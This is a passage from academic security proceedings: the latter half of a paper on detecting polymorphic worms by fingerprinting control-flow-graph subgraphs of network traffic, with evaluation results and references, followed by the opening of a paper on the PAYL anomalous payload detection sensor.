We address this problem by disassembling the entire byte stream first and deferring the identification of "meaningful" code regions after the construction of the CFG. This approach is motivated by the observation that the structure (i.e., the CFG) of actual code differs significantly from the structure of random instruction sequences. The CFG of actual code contains large clusters of closely connected basic blocks, while the CFG of a random sequence usually contains mostly single, isolated blocks or small clusters. The reason is that the disassembly of non-code byte streams results in a number of invalid basic blocks that can be removed from the CFG, causing it to break into many small fragments. A basic block is considered invalid **(i)** if it contains one or more invalid instructions, **(ii)** if it is on a path to an invalid block, or **(iii)** if it ends in a control transfer instruction that jumps into the middle of another instruction.

As mentioned previously, we analyze connected components with at least k nodes (i.e., k-subgraphs) to identify common subgraphs. Because random instruction sequences usually produce subgraphs that have less than k nodes, the vast majority of non-code regions are automatically excluded from further analysis. Thus, we do not require an explicit and *a priori* division of the network




Fig. 2. Linear disassembler misses the start of the first valid instruction

stream into different regions nor an oracle that can determine if a stream contains a worm or not, as is required by the approach described in [15]. In Section 7, we provide experimental data that supports the observation that code and non-code regions can be differentiated based on the shape of the control flows.

Another problem that arises when disassembling a network stream is that there are many different processor types that use completely different formats to encode instructions. In our current system, we focus on executable code for Intel x86 only. This is motivated by the fact that the vast majority of vulnerable machines on the Internet (which are the potential targets for a worm) are equipped with Intel x86 compatible processors.

As we perform linear disassembly from the start (i.e., the first byte) of a stream, it is possible that the start of the first valid instruction in that stream is "missed". As we mentioned before, it is probable that non-code regions can be disassembled. If the last invalid instruction in the non-code region overlaps with the first valid instruction, the sequence of actual, valid instructions in the stream and the output of the disassembler will be different (i.e., de-synchronized). An example of a missed first instruction is presented in Figure 2. In this example, an invalid instruction with a length of three bytes starts one byte before the first valid instruction, which is missed by two bytes.

We cannot expect that network flows contain code that corresponds to a valid executable (e.g., in the ELF or Windows PE format), and, in general, it is not possible, to identify the first valid instruction in a stream. Fortunately, two Intel x86 instruction sequences that start at slightly different addresses (i.e., shifted by a few bytes) synchronize quickly, usually after a few (between one and three) instructions. This phenomenon, called *self-synchronizing disassembly*, is caused by the fact that Intel x86 instructions have a variable length and are usually very short. Therefore, when the linear disassembler starts at an address that does not correspond to a valid instruction, it can be expected to re-synchronize with the sequence of valid instructions very quickly [10]. In the example shown in Figure 2, the synchronization occurs after the first missed instruction (shown in gray). After the synchronization point, both the disassembler output and the actual instruction stream are identical.

Another problem that may affect the disassembly of a network stream is that the stream could contain a malicious binary that is obfuscated with the aim of confusing a linear disassembler [10]. In this case, we would have to replace our

linear disassembler component with one that can handle obfuscated binaries (for example, the disassembler that we describe in [9]).

5 K-Subgraphs and Graph Coloring

Given a control flow graph extracted from a network stream, the next task is to generate connected subgraphs of this CFG that have exactly k nodes (k-subgraphs).

The generation of k-subgraphs from the CFG is one of the main contributors to the run-time cost of the analysis. Thus, we are interested in a very efficient algorithm even if this implies that not all subgraphs are constructed. A similar decision was made by the authors in [19], who decided to calculate fingerprints only for a certain subset of all strings. The rationale behind their decision is similar to ours. We assume that the number of subgraphs (or substrings, in their case) that are shared by two worm samples is sufficiently large that at least one is generated by the analysis. The validity of this thesis is confirmed by our experimental detection results, which are presented in Section 7.

To produce k-subgraphs, our subgraph generation algorithm is invoked for each basic block, one after another. The algorithm starts from the selected basic block A and performs a depth-first traversal of the graph. Using this depth-first traversal, a spanning tree is generated. That is, we remove edges from the graph so that there is at most one path from the node A to all the other blocks in the CFG. In practice, the depth-first traversal can be terminated after a depth of k because the size of the subgraph is limited to k nodes. A spanning tree is needed because multiple paths between two nodes lead to the generation of many redundant k-subgraphs in which the same set of nodes is connected via different edges. While it would be possible to detect and remove duplicates later, the overhead to create and test these graphs is very high.

Once the spanning tree is built, we generate all possible k-node subtrees with the selected basic block A as the root node. Note that all identified subgraphs




Fig. 3. Example for the operation of the subgraph generation process

are used in their entirety, also including non-spanning-tree links. Consider the graph shown in Figure 3. In this example, k is 4 and node A is the root node. In the first step, the spanning tree is generated. Then, the subtrees $\{A, B, D, E\}$, $\{A, B, C, D\}$, and $\{A, B, C, E\}$ are identified. The removal of the edge from C to E causes the omission of the redundant subgraph $\{A, B, C, E\}$.

5.1 Graph Fingerprinting

In order to quickly determine which k-subgraphs appear in network streams, it is useful to be able to map each subgraph to a number (a fingerprint) so that two fingerprints are equal only if the corresponding subgraphs are isomorphic. This problem is known as *canonical graph labeling* [1]. The solution to this problem requires that a graph is first transformed into its canonical representation. Then, the graph is associated with a number that uniquely identifies the graph. Since isomorphic graphs are transformed into an identical canonical representation, they will also be assigned the same number.

The problem of finding the canonical form of a graph is as difficult as the graph isomorphism problem. There is no known polynomial algorithm for graph isomorphism testing; nevertheless, the problem has also not been shown to be NP-complete [20]. For many practical cases, however, the graph isomorphism test can be performed efficiently and there exist polynomial solutions. In particular, this is true for small graphs such as the ones that we have to process. We use the `Nauty` library [12, 13], which is generally considered to provide the fastest isomorphism testing routines, to generate the canonical representation of our k-subgraphs. `Nauty` can handle vertex-colored directed graphs and is well suited to our needs.

When the graph is in its canonical form, we use its adjacency matrix to assign a unique number to it. The adjacency matrix of a graph is a matrix with rows and columns labeled by graph vertices, with a 1 or 0 in position (v_i, v_j) according to whether there is an edge from v_i to v_j or not. As our subgraphs contain a fixed number of vertices k, the size of the adjacency matrix is fixed as well (consisting of k^2 bits). To derive a fingerprint from the adjacency matrix, we simply concatenate its rows and read the result as a single k^2-bit value. This value is unique for each distinct graph since each bit of the fingerprint represents exactly one possible edge. Consider the example in Figure 4 that shows a graph




Fig. 4. Deriving a fingerprint from a subgraph with 4 nodes

and its adjacency matrix. By concatenating the rows of the matrix, a single 16-bit fingerprint can be derived.

5.2 Graph Coloring

One limitation of a technique that only uses structural information to identify similarities between executables is that the machine instructions that are contained in basic blocks are completely ignored. The idea of graph coloring addresses this shortcoming.

We devised a graph coloring technique that uses the instructions in a basic block to select a color for the corresponding node in the control flow graph. When using colored nodes, the notion of common substructures has to be extended to take into account color. That is, two subgraphs are considered isomorphic only if the vertices in both graphs are connected in the same way *and* have the same color. Including colors into the fingerprinting process requires that the canonical labeling procedure accounts for nodes of different colors. Fortunately, the `Nauty` routines directly provide the necessary functionality for this task. In addition, the calculation of fingerprints must be extended to account for colors. This is done by first appending the (numerical representation of the) color of a node to its corresponding row in the adjacency matrix. Then, as before, all matrix rows are concatenated to obtain the fingerprint. No further modifications are required to support colored graphs.

It is important that colors provide only a rough indication of the instructions in a basic block; they must not be too fine-grained. Otherwise, an attacker can easily evade detection by producing structurally similar executables with instructions that result in different colorings. For example, if the color of a basic block changes when an `add` instruction is replaced by a semantically equivalent `sub` (subtraction) instruction, the system could be evaded by worms that use simple instruction substitution.

In our current system, we use 14-bit color values. Each bit corresponds to a certain class of instructions. When one or more instructions of a certain class appear in a basic block, the corresponding bit of the basic block's color value is set to 1. If no instruction of a certain class is present, the corresponding bit is 0.

Table 1 lists the 14 color classes that are used in our system. Note that it is no longer possible to substitute an `add` with a `sub` instruction, as both are part of the data transfer instruction class. However, in some cases, it might be possible to replace one instruction by an instruction in another class. For example, the value of register `%eax` can be set to 0 both by a `mov 0, %eax` instruction (which is in the data transfer class) or by a `xor %eax, %eax` instruction (which is a logic instruction). While instruction substitution attacks cannot be completely prevented when using color classes, they are made much more difficult for an attacker. The reason is that there are less possibilities for finding semantically equivalent instructions from different classes. Furthermore, the possible variations in color that can be generated with instructions from different classes is much less than the possible variations on the instruction level. In certain cases,

Table 1. Color classes

Class	Description	Class	Description
Data Transfer	`mov` instructions	String	x86 string operations
Arithmetic	incl. shift and rotate	Flags	access of x86 flag register
Logic	incl. bit/byte operations	LEA	load effective address
Test	test and compare	Float	floating point operations
Stack	push and pop	Syscall	interrupt and system call
Branch	conditional control flow	Jump	unconditional control flow
Call	function invocation	Halt	stop instruction execution

it is even impossible to replace an instruction with a semantically equivalent one (e.g., when invoking a software interrupt).

6 Worm Detection

Our algorithm to detect worms is very similar to the Earlybird approach presented in [19]. In the Earlybird system, the content of each network flow is processed, and all substrings of a certain length are extracted. Each substring is used as an index into a table, called *prevalence table*, that keeps track of how often that particular string has been seen in the past. In addition, for each string entry in the prevalence table, a list of unique source-destination IP address pairs is maintained. This list is searched and updated whenever a new substring is entered. The basic idea is that sorting this table with respect to the substring count and the size of the address lists will produce the set of likely worm traffic samples. That is, frequently occurring substrings that appear in network traffic between many hosts are an indication of worm-related activity. Moreover, these substrings can be used directly as worm signatures.

The key difference between our system and previous work is the mechanism used to index the prevalence table [17]. While Earlybird uses simple substrings, we use the fingerprints that are extracted from control flow graphs. That is, we identify worms by checking for frequently occurring executable regions that have the same structure (i.e., the same fingerprint).

This is accomplished by maintaining a set of network streams S_i for each given fingerprint f_i. Every set S_i contains the distinct source-destination IP address pairs for streams that contained f_i. A fingerprint is identified as corresponding to worm code when the following conditions on S_i are satisfied:

1. m, the number of distinct source-destination pairs contained in S_i, meets or exceeds a predefined threshold M.
2. The number of distinct internal hosts appearing in S_i is at least 2.
3. The number of distinct external hosts appearing in S_i is at least 2.

The last two conditions are required to prevent false positives that would otherwise occur when several clients inside the network download a certain executable file from an external server, or when external clients download a binary

from an internal server. In both cases, the traffic patterns are different from the ones generated by a worm, for which one would expect connections between multiple hosts from both the inside and outside networks.

7 Evaluation

7.1 Identifying Code Regions

The first goal of the evaluation of the prototype system was to demonstrate that the system is capable of distinguishing between code and non-code regions of network streams. To accomplish this, the tool was executed over several datasets. The first dataset was composed of the ELF executables from the `/bin` and `/usr/bin` directories of a Gentoo Linux x86 installation. The second dataset was a collection of around 5 Gigabytes of media files (i.e., compressed audio and video files). The third dataset was 1 Gigabyte of random output from OpenBSD 3.6's ARC4 random number generator. The final dataset was a 1.5 Gigabyte selection of texts from the Project Gutenberg electronic book archive. These datasets were selected to reflect the types of data that might commonly be encountered by the tool during the processing of real network traffic. For each of the datasets, the total number of fingerprints, total Kilobytes of data processed, and the number of fingerprints per Kilobyte of data were calculated. For this and all following experiments, we use a value of 10 for k. The results are shown in Table 2.

Table 2. Fingerprint statistics for various datasets

Dataset	Total Fingerprints	Total KB	Fingerprints/KB
Executables	18,882,894	146,750	128.673495
Media	209,348	4,917,802	0.042569
Random	43,267	1,024,000	0.042253
Text	54	1,503,997	0.000036

By comparing the number of fingerprints per Kilobyte of data for each of the datasets, it is clear that the tool can distinguish valid code regions from other types of network data. As asserted in Section 4, disassemblies that contain invalid instruction sequences within basic blocks or a lack of sufficiently connected basic blocks produce many subgraphs with less than 10 nodes. Since a fingerprint is only produced for a subgraph with at least 10 nodes, one expects the rate of fingerprints per Kilobyte of data to be quite small, as we see for the media, random, and text datasets. On the other hand, disassemblies that produce large, strongly-connected graphs (such as those seen from valid executables) result in a large rate of fingerprints per Kilobyte, as we see from the executables dataset.

7.2 Fingerprint Function Behavior

As mentioned in Section 3, the fingerprints generated by the prototype system must ideally be "unique" so that different subgraphs will not map to the same

Table 3. Fingerprint collisions for coreutils dataset

Fingerprints	Total Collisions	Collision Rate	Mismatched Coll.	Mismatch Rate
83,033	17,320	20.86%	84	0.10%

fingerprint. To evaluate the extent to which the system adheres to this property, the following experiment was conducted to determine the rate of fingerprint collisions from non-identical subgraphs. The prototype was first run over a set of 61 ELF executables from the Linux coreutils package that had been compiled with debugging information intact, including the symbol table. The fingerprints and corresponding subgraphs produced during the run were extracted and recorded. An analyzer then processed the subgraphs, correlating each node's address with the symbol table of the corresponding executable to determine the function from which the subgraph was extracted. Finally, for those fingerprints that were produced by subgraphs from multiple executables, the analyzer compared the list of functions the subgraphs had been extracted from. The idea was to determine whether the fingerprint collision was a result of shared code or rather was a violation of the fingerprint uniqueness property. Here, we assume that if all subgraphs were extracted from functions that have the same name, they are the result of the same code. The results of this experiment are shown in Table 3.

From the table, we can see that for the coreutils package, there is a rather large fingerprint collision rate, equal to about 21%. This, however, was an expected result; the coreutils package was chosen as the dataset for this experiment in part because all executables in the package are statically linked with a library containing utility functions, called `libfetish`. Since static linking implies that code sections are copied directly into executables that reference those sections, a high degree of code sharing is present in this dataset, resulting in the observed fingerprint collision rate.

The mismatched collisions column records the number of fingerprint collisions between subgraphs that could not be traced to a common function. In these cases, we must conclude that the fingerprint uniqueness property has been violated, and that two different subgraphs have been fingerprinted to the same value. The number of such collisions in this experiment, however, was very small; the entire run produced a mismatched collision rate of about 0.1%.

As a result of this experiment, we conclude that the prototype system produces fingerprints that generally map to unique subgraphs with an acceptably small collision rate. Additionally, this experiment also demonstrates that the tool can reliably detect common subgraphs resulting from shared code across multiple analysis targets.

7.3 Analysis of False Positive Rates

In order to evaluate the degree to which the system is prone to generating false detections, we evaluated it on a dataset consisting of 35.7 Gigabyte of network traffic collected over 9 days on the local network of the Distributed Systems

Table 4. Incorrectly labeled fingerprints as a function of M. 1,400,174 total fingerprints were encountered in the evaluation set.

M	3	4	5	6	7	8	9	10	11
Fingerprints	12,661	7,841	7,215	3,647	3,441	3,019	2,515	1,219	1,174
M	12	13	14	15	16	17	18	19	20
Fingerprints	1,134	944	623	150	44	43	43	24	23
M	21	22	23	24	25				
Fingerprints	22	22	22	22	22				

Group at the Technical University of Vienna. This evaluation set contained 661,528 total network streams and was verified to be free of known attacks. The data consists to a large extent of HTTP (about 45%) and SMTP (about 35%) traffic. The rest is made up of a wide variety of application traffic including SSH, IMAP, DNS, NTP, FTP, and SMB traffic.

In this section, we explore the degree to which false positives can be mitigated by appropriately selecting the detection parameter M. Recall that M determines the number of unique source-destination pairs that a network stream set S_i must contain before the corresponding fingerprint f_i is considered to belong to a worm. Also recall that we require that a certain fingerprint must occur in network streams between two or more internal and external hosts, respectively, before being considered as a worm candidate. False positives occur when legitimate network usage is identified as worm activity by the system. For example, if a particular fingerprint appears in too many (benign) network flows between multiple sources and destinations, the system will identify the aggregate behavior as a worm attack. While intuitively it can be seen that larger values of M reduce the number false positives, they simultaneously delay the detection of a real worm outbreak.

Table 4 gives the number of fingerprints identified by the system as suspicious for various values of M. For comparison, 1,400,174 total fingerprints were observed in the evaluation set. This experiment indicates that increasing M beyond 20 achieves diminishing returns in the reduction of false positives (for this traffic trace). The remainder of this section discusses the root causes of the false detections for the 23 erroneously labeled fingerprint values for $M = 20$.

The 23 stream sets associated with the false positive fingerprints contained a total of 8,452 HTTP network flows. Closer inspection of these showed that the bulk of the false alarms were the result of binary resources on the site that were (a) frequently accessed by outside users and (b) replicated between two internal web servers. These accounted for 8,325 flows (98.5% of the total) and consisted of:

- 5544 flows (65.6%): An image appearing on most of the pages of a Java programming language tutorial.
- 2148 flows (25.4%): The image of the research group logo, which appears on many local pages.
- 490 flows (5.8%): A single Microsoft PowerPoint presentation.

– 227 flows (2.7%): Multiple PowerPoint presentations that were found to contain common embedded images.

The remaining 43 flows accounted for 0.5% of the total and consisted of external binary files that were accessed by local users and had fingerprints that, by random chance, collided with the 23 flagged fingerprints.

The problem of false positives caused by heavily accessed, locally hosted files could be addressed by creating a *white list* of fingerprints, gathered manually or through the use of an automated web crawler. For example, if we had prepared a white list for the 23 fingerprints that occurred in the small number of image files and the single PowerPoint presentation, we would not have reported a single false positive during the test period of 9 days.

7.4 Detection Capabilities

In this section, we analyze the capabilities of our system to detect polymorphic worms. Polymorphism exists in two flavors. On one hand, an attacker can attempt to camouflage the nature of the malicious code using encryption. In this case, many different worm variations can be generated by encrypting the payload with different keys. However, the attacker has to prepend a decryption routine before the payload. This decryption routine becomes the focus of defense systems that attempt to identify encrypted malware. The other flavor of polymorphism (often referred to as metamorphism) includes techniques that aim to modify the malicious code itself. These techniques include the renaming of registers, the transposition of code blocks, and the substitution of instructions. Of course, both techniques can be combined to disguise the decryption routine of an encrypted worm using metamorphic techniques.

In our first experiment, we analyzed malicious code that was disguised by ADMmutate [11], a well-known polymorphic engine. ADMmutate operates by first encrypting the malicious payload, and then prepending a metamorphic decryption routine. To evaluate our system, we used ADMmutate to generate 100 encrypted instances of a worm, which produced a different decryption routine for

Table 5. Malware variant detection within families

Family	Variant Tests	Matches	Match Rate
FIZZER	1	1	100.00%
FRETHEM	1	1	100.00%
KLEZ	6	6	100.00%
KORGO	136	9	0.07%
LOVGATE	300	300	100.00%
MYWIFE	3	1	0.33%
NIMDA	1	1	100.00%
OPASERV	171	11	0.064%
All	1,991	338	16.97%

each run. Then, we used our system to identify common substructures between these instances.

Our system could not identify a single fingerprint that was common to all 100 instances. However, there were 66 instances that shared one fingerprint, and 31 instances that shared another fingerprint. Only 3 instances did not share a single common fingerprint at all. A closer analysis of the generated encryption routines revealed that the structure was identical between all instances. However, ADMmutate heavily relies on instruction substitution to change the appearance of the decryption routine. In some cases, data transfer instructions were present in a basic block, but not in the corresponding block of other instances. These differences resulted in a different coloring of the nodes of the control flow graphs, leading to the generation of different fingerprints. This experiment brings to attention the possible negative impact of colored nodes on the detection. However, it also demonstrates that the worm would have been detected quickly since a vast majority of worm instances (97 out of 100) contain one of only two different fingerprints.

The aim of our second experiment was to analyze the structural similarities between different members of a worm family. Strictly speaking, members of a worm family are not polymorphic *per se*, but the experiment provides evidence of how much structural similarity is retained between variations of a certain worm. This is important to understand how resilient our system is to a surge of worm variations during an outbreak.

For this experiment, the prototype was run against 342 samples of malware variants from 93 distinct families. The fingerprints generated for each of the malware variants were extracted and recorded. An analyzer then performed a pairwise comparison between each member of each family, searching for common fingerprints. If a common fingerprint was found, a match between the family variants was recorded. Table 5 summarizes some of the more interesting results of this experiment.

From the results, one can see that certain malware variants retain significant structural similarity within their family. Notably, all 25 `LOVGATE` variants share common structural characteristics with one another. There are, however, many cases in which the structural characteristics between variants differs greatly; manual inspection using IDA Pro verified that our system was correct in not reporting common fingerprints as the CFGs were actually very different. While one might consider this disappointing, recall instead that it is rather difficult for an attacker to implement a worm that substantially and repeatedly mutates its structure after each propagation while retaining its intended functionality. Thus, the experiment should demonstrate that the prototype is capable of detecting similarity between real-world examples of malware when it is present.

8 Limitations

One limitation of the current prototype is that it operates off-line. Our experiments were performed on files that were captured from the network and later analyzed. As future work, we plan to implement the necessary infrastructure to operate the system on-line.

Related to this problem is that our analysis is more complex, and, thus, more costly than approaches that are based on substrings [6, 19]. Not only is it necessary to parse the network stream into instructions, we also have to build the control flow graph, generate subgraphs, and perform canonical graph labeling. While many network flows do not contain executables, thus allowing us to abort the analysis process at an early stage, performance improvements are necessary to be able to deploy the system on-line on fast network links. Currently, our system can analyze about 1 Megabyte of data per second. Most of the processing time is spent disassembling the byte stream and generating the CFG.

A key advantage of our approach over the Earlybird [19] and Autograph [6] systems is that our system is more robust to polymorphic modifications of a malicious executable. This is due to the fact that we analyze the structure of an executable instead of its byte stream representation. However, an attacker could attempt to modify the structure of the malicious code to evade detection. While one-time changes to the structure of a binary are quite possible, the automatic generation of semantically equivalent code pieces that do not share common substructures is likely more challenging. Another possibility to erode the similarities between worm instances is to insert conditional branches into the code that are never taken. This can be done at a low cost for the attacker, but it might not be straightforward to generate such conditional branches that cannot be identified by a more advanced static analysis. A possibly more promising attack venue for a worm author is to attack the coloring scheme. By finding instructions from different classes, worm variations can be obtained that are considered different by our system. The experimental results for ADMmutate in the previous section have demonstrated that the system can be forced to calculate different fingerprints for the decryption routine. However, the results have also shown that, despite appearing completely different on a byte string level, the total number of fingerprints is very low. In this case, detection is delayed, but because of the small number of variations, the worm will eventually be automatically identified.

Finally, our technique cannot detect malicious code that consists of less than k blocks. That is, if the executable has a very small footprint we cannot extract sufficient structural information to generate a fingerprint. We chose 10 for k in our experiments, a value that seems reasonable considering that the Slammer worm, which is only 376 bytes long and fits into a single UDP packet, has a CFG with 16 nodes. For comparison, CodeRed is about 4 Kilobytes long and has a CFG with 127 nodes.

9 Conclusions

Worms are automated threats that can compromise a large number of hosts in a very small amount of time, making human-based countermeasures futile. In the past few years, worms have evolved into sophisticated malware that supports optimized identification of potential victims and advanced attack techniques. Polymorphic worms represent the next step in the evolution of this type of malicious software. Such worms change their binary representation as part of

the spreading process, making detection and containment techniques based on the identification of common substrings ineffective.

This paper presented a novel technique to reliably identify polymorphic worms. The technique relies on structural analysis and graph coloring techniques to characterize the high-level structure of a worm executable. By abstracting from the concrete implementation of a worm, our technique supports the identification of different mutations of a polymorphic worm.

Our approach has been used as the basis for the implementation of a system that is resilient to a number of code transformation techniques. This system has been evaluated with respect to a large number of benign files and network flows to demonstrate its low rate of false positives. Also, we have provided evidence that the system represents a promising step towards the reliable detection of previously unknown, polymorphic worms.

References

1. L. Babai annd E. Luks. Canonical Labeling of Graphs. In *15th ACM Symposium on Theory of Computing*, 1983.
2. M. Bailey, E. Cooke, F. Jahanian, J. Nazario, and D. Watson. The Internet Motion Sensor: A Distributed Blackhole Monitoring System. In *Network and Distributed Systems Symposium (NDSS)*, 2005.
3. V. Berk, R. Gray, and G. Bakos. Using Sensor Networks and Data Fusion for Early Detection. In *SPIE Aerosense Conference*, 2003.
4. D. Dagon, X. Qin, G. Gu, W. Lee, J. Grizzard, J. Levin, and Henry O. HoneyStat: Local Worm Detection Using Honeypots. In *7th International Symposium on Recent Advances in Intrusion Detection (RAID)*, 2004.
5. T. DeTristan, T. Ulenspiegel, Y. Malcom, and M. von Underduk. Polymorphic Shellcode Engine Using Spectrum Analysis. `http://www.phrack.org/show.php?p=61&a=9`.
6. H.-A. Kim and B. Karp. Autograph: Toward Automated, Distributed Worm Signature Detection. In *13th Usenix Security Symposium*, 2004.
7. O. Kolesnikov and W. Lee. Advanced Polymorphic Worms: Evading IDS by Blending in with Normal Traffic. Technical report, Georgia Tech, 2004.
8. C. Kreibich and J. Crowcroft. Honeycomb - Creating Intrusion Detection Signatures Using Honeypots. In *2nd Workshop on Hot Topics in Networks*, 2003.
9. C. Kruegel, F. Valeur, W. Robertson, and G. Vigna. Static Analysis of Obfuscated Binaries. In *13th Usenix Security Symposium*, 2004.
10. C. Linn and S. Debray. Obfuscation of Executable Code to Improve Resistance to Static Disassembly. In *ACM Conference on Computer and Communications Security (CCS)*, 2003.
11. S. Macaulay. ADMmutate: Polymorphic Shellcode Engine. `http://www.ktwo.ca/ttsecurity.html`.
12. B. McKay. Nauty: No AUTomorphisms, Yes? `http://cs.anu.edu.au~bdm/nauty/`.
13. B. McKay. Practical graph isomorphism. *Congressus Numerantium*, 30, 1981.
14. D. Moore, C. Shannon, G. Voelker, and S. Savage. Internet Quarantine: Requirements for Containing Self-Propagating Code. In *IEEE Infocom Conference*, 2003.

15. J. Newsome, B. Karp, and D. Song. Polygraph: Automatically Generating Signatures for Polymorphic Worms. In *IEEE Symposium on Security and Privacy*, 2005.
16. V. Paxson. Bro: A System for Detecting Network Intruders in Real-Time. In *7th Usenix Security Symposium*, 1998.
17. M. O. Rabin. Fingerprinting by Random Polynomials. Technical report, Center for Research in Computing Techonology, Harvard University, 1981.
18. M. Roesch. Snort - Lightweight Intrusion Detection for Networks. In *Usenix LISA Conference*, 1999.
19. S. Singh, C. Estan, G. Varghese, and S. Savage. Automated Worm Fingerprinting. In *6th Symposium on Operating System Design and Implementation (OSDI)*, 2004.
20. S. Skiena. *Implementing Discrete Mathematics: Combinatorics and Graph Theory*, chapter Graph Isomorphism. Addison-Wesley, 1990.
21. Sophos. War of the Worms: Top 10 list of worst virus outbreaks in 2004. `http://www.sophos.com/pressoffice/pressrel/uk/20041208yeartopten.html`.
22. S. Staniford, D. Moore, V. Paxson, and N. Weaver. The Top Speed of Flash Worms. In *2nd ACM Workshop on Rapid Malcode (WORM)*, 2004.
23. S. Staniford, V. Paxson, and N. Weaver. How to 0wn the Internet in Your Spare Time. In *11th Usenix Security Symposium*, 2002.
24. S. Venkataraman, D. Song, P. Gibbons, and A. Blum. New Streaming Algorithms for Fast Detection of Superspreaders. In *Network and Distributed Systems Symposium (NDSS)*, 2005.
25. N. Weaver, V. Paxson, S. Staniford, and R. Cunningham. A Taxonomy of Computer Worms. In *ACM Workshop on Rapid Malcode*, October 2003.
26. N. Weaver, S. Staniford, and V. Paxson. Very Fast Containment of Scanning Worms. In *13th Usenix Security Symposium*, 2004.
27. D. Whyte, E. Kranakis, and P. van Oorschot. DNS-based Detection of Scanning Worms in an Enterprise Network. In *Network and Distributed Systems Symposium (NDSS)*, 2005.
28. M. Williamson. Throttling Viruses: Restricting Propagation to Defeat Malicious Mobile Code. In *18th Annual Computer Security Applications Conference (ACSAC)*, 2002.

Anomalous Payload-Based Worm Detection and Signature Generation*

Ke Wang, Gabriela Cretu, and Salvatore J. Stolfo

Computer Science Department, Columbia University,
500 West 120th Street, New York, NY 10027
{kewang, gcretu, sal}@cs.columbia.edu

Abstract. New features of the PAYL anomalous payload detection sensor are demonstrated to accurately detect and generate signatures for zero-day worms. Experimental evidence demonstrates that site-specific packet content models are capable of detecting new worms with high accuracy in a collaborative security system. A new approach is proposed that correlates ingress/egress payload alerts to identify the worm's initial propagation. The method also enables automatic signature generation that can be deployed immediately to network firewalls and content filters to proactively protect other hosts. We also propose a collaborative privacy-preserving security strategy whereby different hosts can exchange PAYL signatures to increase accuracy and mitigate against false positives. The important principle demonstrated is that correlating multiple alerts identifies true positives from the set of anomaly alerts and reduces incorrect decisions producing accurate mitigation.

1 Introduction

Zero-day worms are a serious wide-scale threat due to the monoculture problem. Large numbers of replicated vulnerable systems allow wide-spread infection. Furthermore, if any standard signature-based detector is blind to a zero-day attack, it is safe to say that all installations of that same detector are also blind to the same attack. The time from worm launch to wide-spread infestation is now very short, far shorter than the time to generate signatures for filtering, and certainly far shorter than the time to patch vulnerable systems. We consider the problem of accurately detecting these "zero-day" attacks upon their very first appearance, or very soon thereafter.

Some attacks exploit the vulnerabilities of a protocol; others seek to survey a site by scanning and probing. These attacks can often be detected by analyzing the network packet headers, or monitoring the connection attempts and traffic volume. But some other attacks display normal protocol behavior except that they may carry malicious content in an otherwise normal connection. For example, *slow*-propagating worms targeting specific sites may not exhibit any unusual volumes of connection attempts, and hence may go unnoticed by sensors based upon scan or probe behavior.

* This work has been partially supported by a grant with the Army Research Office/DHS, No. DA W911NF-04-1-0442 and an SBIR subcontract with the HS ARPA division of the Department of Homeland Security.

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 227 – 246, 2006.

We posit that analyzing the packet payload provides a reliable way to detect these attacks. State-of-the-art content-based detectors depend on signatures or "thumbprints[1]" developed from known attacks, or a possibly error-prone specification of expected content, and hence may not be capable of detecting new attacks that were not covered by known examples or incomplete specifications. We focus this research on payload-based anomaly detection and seek to develop algorithms and systems for network intrusion detection that are light-weight and real-time.

The PAYL anomaly detection sensor previously reported in [20] accurately models normal payload flowing to and from a site using unsupervised machine learning techniques. The first principle behind PAYL is that a new zero-day attack will have content data never before seen by the victim host, and will likely appear quite different from normal data and be deemed anomalous. One of PAYL's innovations is the efficient means of modeling "normal data" effectively, as we describe shortly. Thus, PAYL is designed to detect the very first occurrences of an attack that exhibits anomalous content to stop the propagation of the new attack to many other potential victims.

Key features of worms include their self-propagation strategy and the means by which they seek new victims. A considerable amount of prior work depends upon the detection of worm-like scan/probe behavior to catch the worm propagation. We propose a new approach which is based on *ingress/egress anomalous payload correlation*, and uses *no* scan or probe information. The key idea is that a newly infected host will begin sending outbound traffic that is substantially similar (if not exactly the same) as the original content that attacked the victim (even if it is fragmented differently across multiple packets). Correlating ingress/egress anomalous payload alerts can detect a worm propagation and stop the worm spread from the *very moment* it first attempts to propagate itself, instead of waiting until the volume of outgoing scans suggests full-blown propagation attempts. The important principle demonstrated is that the reduction of false positive alerts from an anomaly detector is not the central problem. Rather, correlating multiple alerts identifies true positives from the set of alerts and reduces incorrect decisions producing accurate mitigation. Since this strategy is not dependent upon detecting scanning patterns, the approach may be applied to a broader class of worms. For example, worms like "Witty" target a specific set of IP addresses and exhibit no scanning behavior.

We do not propose to store and correlate all incoming packet content with outbound packets; that would be enormously expensive in space and time and may lead to many false alarms. Rather, we automatically identify a set of "suspect inbound packets", considered to contain anomalous content, and inspect them for anomalous outbound content directed to the same ports. The number of suspect packets is a function of the anomaly detector in PAYL and the particular traffic characteristics in which it is placed and the amount of training to compute stable models. In many of the environments in which PAYL has been tested, the number of anomalies is a very small percentage of the network traffic. Another important aspect of this strategy is that the correlated ingress/egress content anomalies are used to automatically generate

[1] Hashes of packet content. Such approaches will fail if polymorphic worms morph their content slightly, or if a worm purposely fragments itself differently on each propagation attempt.

